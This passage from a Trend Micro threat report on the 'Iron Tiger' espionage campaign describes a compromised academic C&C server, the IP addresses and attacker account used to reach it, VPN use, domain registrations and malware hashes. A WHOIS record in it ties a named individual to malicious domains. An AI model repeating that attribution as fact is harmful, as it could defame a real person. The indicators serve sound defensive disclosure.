Iron Tiger successfully compromised an Asian academic institution's server to act as C&C server and stolen data drop zone for dnstunclient. It was also accessed by a PlugX variant through a subdomain of *shangxian.info*. We decided not to disclose this subdomain though since it can reveal the academic institution's name.

This server was poorly configured. It was also used by warez distributors, in addition to the actors. The warez distributors used it to store videos for virtually anyone on the Internet. FTP access to it did not require authentication. As such, anyone can use its various folders. One user even created a folder with a funny name just to show how poorly secured the server was.

Data collected from C&C servers

We were able to gather a lot of information from Iron Tiger's main C&C server—the academic institution's compromised server.

Network connections made to C&C servers

Several network connections made via RDP were seen. This is not surprising, as the protocol is used to access remote computers from different geographical locations. The actors accessed the C&C server using various IP addresses.

IP address	Computer name	Location
114.88.206.132	YOUSISTE	China
211.62.158.22	YOUSISTE	Korea
180.150.226.27	YOUSISTE	Korea
67.198.244.74	YOUSISTE	USA
157.7.64.122	YOUSISTE	Japan
157.7.64.122	XM-ATT	Japan
125.140.30.31	YOUSISTE	Korea
203.232.186.35	YOUSISTE	Korea

IP addresses that the actors use to access the C&C server

The computer name, “YOUSISTE,” frequently accessed the server, though we did not find useful information on it. Interestingly, two different computers used the same IP address to access the C&C server. An attacker could have used two computers to access the server or several attackers could have used the same attack infrastructure.

We believe the RDP connections were aided by VPN services and/or compromised computers, making the actors harder to track and find. A connection going to a Chinese IP address (116.233.12.114), which was used as a data-exfiltration channel, was also seen.

Attackers' local account

A single user account named “xss” was created on the C&C server (compromised Windows Server® 2003) on 14 September 2014. It used the password, “woshinidie,” which translates to “I am your father” in Pinyin. Pinyin is the official phonetic system for transcribing Mandarin pronunciations of Chinese characters into the Latin alphabet. This password could be a funny reference to “Star Wars.”

The letters, “xss,” also seen in the Blogspot page (*xssok*), were again seen in reference to the C&C server.

The xss user account was used in the last quarter of 2014. It has not been used since. Instead, the real administrator account was used.


Additional email accounts

Apart from the account used in spear-phishing campaigns, we saw the actors use additional email accounts for various purposes. They had several email accounts, mostly for testing purposes, with “phpxss” or “testxss” from providers like Gmail™, Hotmail, AOL, and Yahoo!®.

The actors could be reporting to a different email address per victim. They, for instance, sent a list of files from a compromised system to a specific email address, which indicated the progress made. It is not clear, however, if the receiver was a member of the group or a third party that provided expert services to let attackers know which files were worth stealing.

Extensive use of BAIGE VPN's services

Phpxss extensively used BAIGE VPN's servers, which were mostly located in China (a little more than 500 different IP addresses). Some servers were located in the US, Canada, Hong Kong, Russia, Taiwan, Japan, and South Korea.



Countries where BAIGE VPN servers were located

BAIGE VPN offers very affordable services. Its most expensive offering was a one-year subscription worth 130 Yuan (around €19). Its Windows client is pretty straightforward.

Subscribe (online payment * immediate opening)

Monthly

Duration: 30 days

While online: 1 set

Service: Advisory, VIP Remote Assistance

Price: ¥ 16 yuan

立即购买

Six months

Term: 180 days

While online: 2

Service: Advisory, VIP Remote Assistance

Price: ¥ 80 yuan

立即购买

Quarter

Duration: 90 days

While online: 1 set

Service: Advisory, VIP Remote Assistance

Price: ¥ 45 yuan

立即购买

A year

Term: 365 days

While online: 2

Service: Advisory, VIP Remote Assistance

Price: ¥ 130 yuan

立即购买

VIP Member Benefits

Fast Bandwidth · Any

Online Payment ·

· Two-line package on

Service · Remote

BAIGE VPN's service prices



BAIGE VPN's client GUI

While phpjss appears to use this service, it may not be the only one. To ensure anonymity, attackers normally hid behind several layers or VPNs or proxies.

BAIGE VPN does not accept customers outside China. It immediately filters out external connections via a registration page.

Domain registration

Iron Tiger used several legitimate online services for its infrastructure but also employed registered domains.

Shangxian.info

One of *shangxian.info*'s subdomains was configured to point to the main C&C server's IP address. The domain was registered by phpjss.

Interestingly, one user named "myershao" uses the exact same password as phpjss to create a local account on a compromised machine. A familiar email address, [REDACTED]o@live.cn, was also seen.

Pi.mail.info

Pi.mail.info was used in relation to two malware families at the same time—Ghost and PlugX. These served as file attachments in a spear-phishing campaign.

In one campaign, a .RAR file named “*documentation.rar*” contained a dropper (SHA-1: *3bcd90785ff5883bc460a74eca3bf9033a542335*) of a Gh0st variant named “*NWCWorkstationex.dll*” (SHA-1: *96d6a67227a6d650ab8c5465cb4b091217e75a5f*). *NWCWorkstationex.dll* could be an early version of Ring RAT configured to steal .DOC, .TXT, and .PPT files.

```
10016640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
10016650 00 00 00 00 00 00 00 00 00 00 00 00 2E 64 6F 63 .....doc
10016660 3B 2E 74 78 74 3B 2E 70 70 74 3B 00 00 00 00 00 .....;.txt;.ppt;....
10016670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Target file types hard-coded in the *NWCWorkstationex.dll* binary

Another archive seen contained a dropper (SHA-1: *11348a72a0864c6c455a535d5d7bde2997270266*) of a Poison Ivy variant (SHA-1: *6bcd525bb425dbb7fbc79dd6a605fac8f925b0cb*) named “*mspmnsnv.dll*.” Its configuration leaked the nickname, “2shao,” which we were not able to tie to a real person’s identity or profile.

Mail.info’s registration information has changed several times. It showed references to supposed identities in Russia or the US at the time it was being actively used by malware. It had matching elements tied to [REDACTED]o@live.cn and Guo Fei.

```
Registrant Name: Guo Fei [REDACTED]
Registrant Organization:
Registrant Street1: He Nan Sheng Huo Jia Xian
Registrant Street2:
Registrant Street3:
Registrant City: XinXiang
Registrant State/Province: HeNan
Registrant Postal Code: 0373
Registrant Country: CN
Registrant Phone: +86.[REDACTED]39262
Registrant Email: [REDACTED]o@live.cn
```

Mail.info’s registration information

Mitigation: Combating cyber espionage and targeted attacks

Foreign spies in espionage films help their nations obtain competitive advantages over others by jumping seemingly impossible hoops and hurdles. These days, spying happens in cyberspace where threat actors are aided by either ready-made or customized tools and social engineering lures.

We saw cyberspies with digital roots in China target high-technology organizations from the US, but not before spending years extracting information from targets in Asia-Pacific, including their own country. Iron Tiger, which could be part of a larger campaign where actors are assigned specific targets to monitor, particularly trailed its sights on obtaining defense-related information. It is believed to have stolen up to terabytes of data, given that an organization lost 58GB alone.



Targets face serious repercussions, given the sensitive nature of the data they keep. The data the actors stole, after all, translates to years of invaluable government and corporate research and development (R&D) dollars.

For nation-states like the US and China, cyber espionage may not come as a surprise. Several campaigns like Pawn Storm and Arid Viper have already taken advantage of the weakest links across industries to gain counterintelligence or perform industrial espionage on perceived foes.

Questions with regard to threat mitigation remain. Thwarting cyber attacks should not rely on off-the-shelf, traditional anti-malware solutions alone. Sensitive data requires custom defense and multilayer protection that can't be easily rendered useless by spear-phishing campaigns and malware attacks. Organizations need to gather threat intelligence to combat cyber espionage and protect against targeted attacks. They should operate under the assumption that their network has already been compromised.

References

1. CrowdStrike. (2013). "CrowdStrike Global Threat Report: 2013 Year in Review." Last accessed on 14 September 2015, http://www.crowdstrike.com/wp-content/uploads/cs_downloads/CrowdStrike_2013_Global_Threat_Intel_Report.pdf.
2. Dell SecureWorks. (5 August 2015). *Dell SecureWorks*. "Threat Group-3390 Targets Organizations for Cyber Espionage." Last accessed on 14 September 2015, <http://www.secureworks.com/cyber-threat-intelligence/threats/threat-group-3390-targets-organizations-for-cyberespionage/>.
3. Feike Hacquebord. (18 August 2015). *TrendLabs Security Intelligence Blog*. "Pawn Storm's Domestic Spying Campaign Revealed; Ukraine and US Top Global Targets." Last accessed on 9 September 2015, <http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storms-domestic-spying-campaign-revealed-ukraine-and-us-top-global-targets/>.
4. China Vitae. (2003–2015). *China Vitae*. "Han Zheng 韩正." Last accessed on 9 September 2015, http://www.chinavitae.com/biography/Han_Zheng/summary.
5. TrendLabs. (8 December 2014). *Trend Micro Security News*. "The Hack of Sony Pictures: What We Know and What You Need to Know." Last accessed on 9 September 2015, <http://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/the-hack-of-sony-pictures-what-you-need-to-know>.
6. Keith Tyler. (16 November 2012). *Information on Security*. "China Chopper WebShell—The 4KB That Owns Your Web Server." Last accessed on 10 September 2015, <http://informationonsecurity.blogspot.fr/2012/11/china-chopper-webshell.html>.
7. Ryan Angelo Certeza. (4 October 2012). *Threat Encyclopedia*. "Pulling the Plug on PlugX." Last accessed on 11 September 2015, <http://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/112/pulling-the-plug-on-plugx>.
8. Jaime Blasco. (13 September 2012). *The AlienVault Blogs: Taking On Today's Threats*. "Tracking Down the Author of the PlugX RAT." Last accessed on 11 September 2015, <https://www.alienvault.com/open-threat-exchange/blog/tracking-down-the-author-of-the-plugx-rat>.
9. Leo Davidson. (2009). <<pretentious/name>>. "Windows 7 UAC Whitelist: Proof-of-Concept Source Code." Last accessed on 11 September 2015, http://www.pretentiousname.com/misc/W7E_Source/Win7Elevate_Inject.cpp.html.



Created by:

TrendLabs

The Global Technical Support and R&D Center of **TREND MICRO**

TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver topranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit www.trendmicro.com.



Securing Your Journey
to the Cloud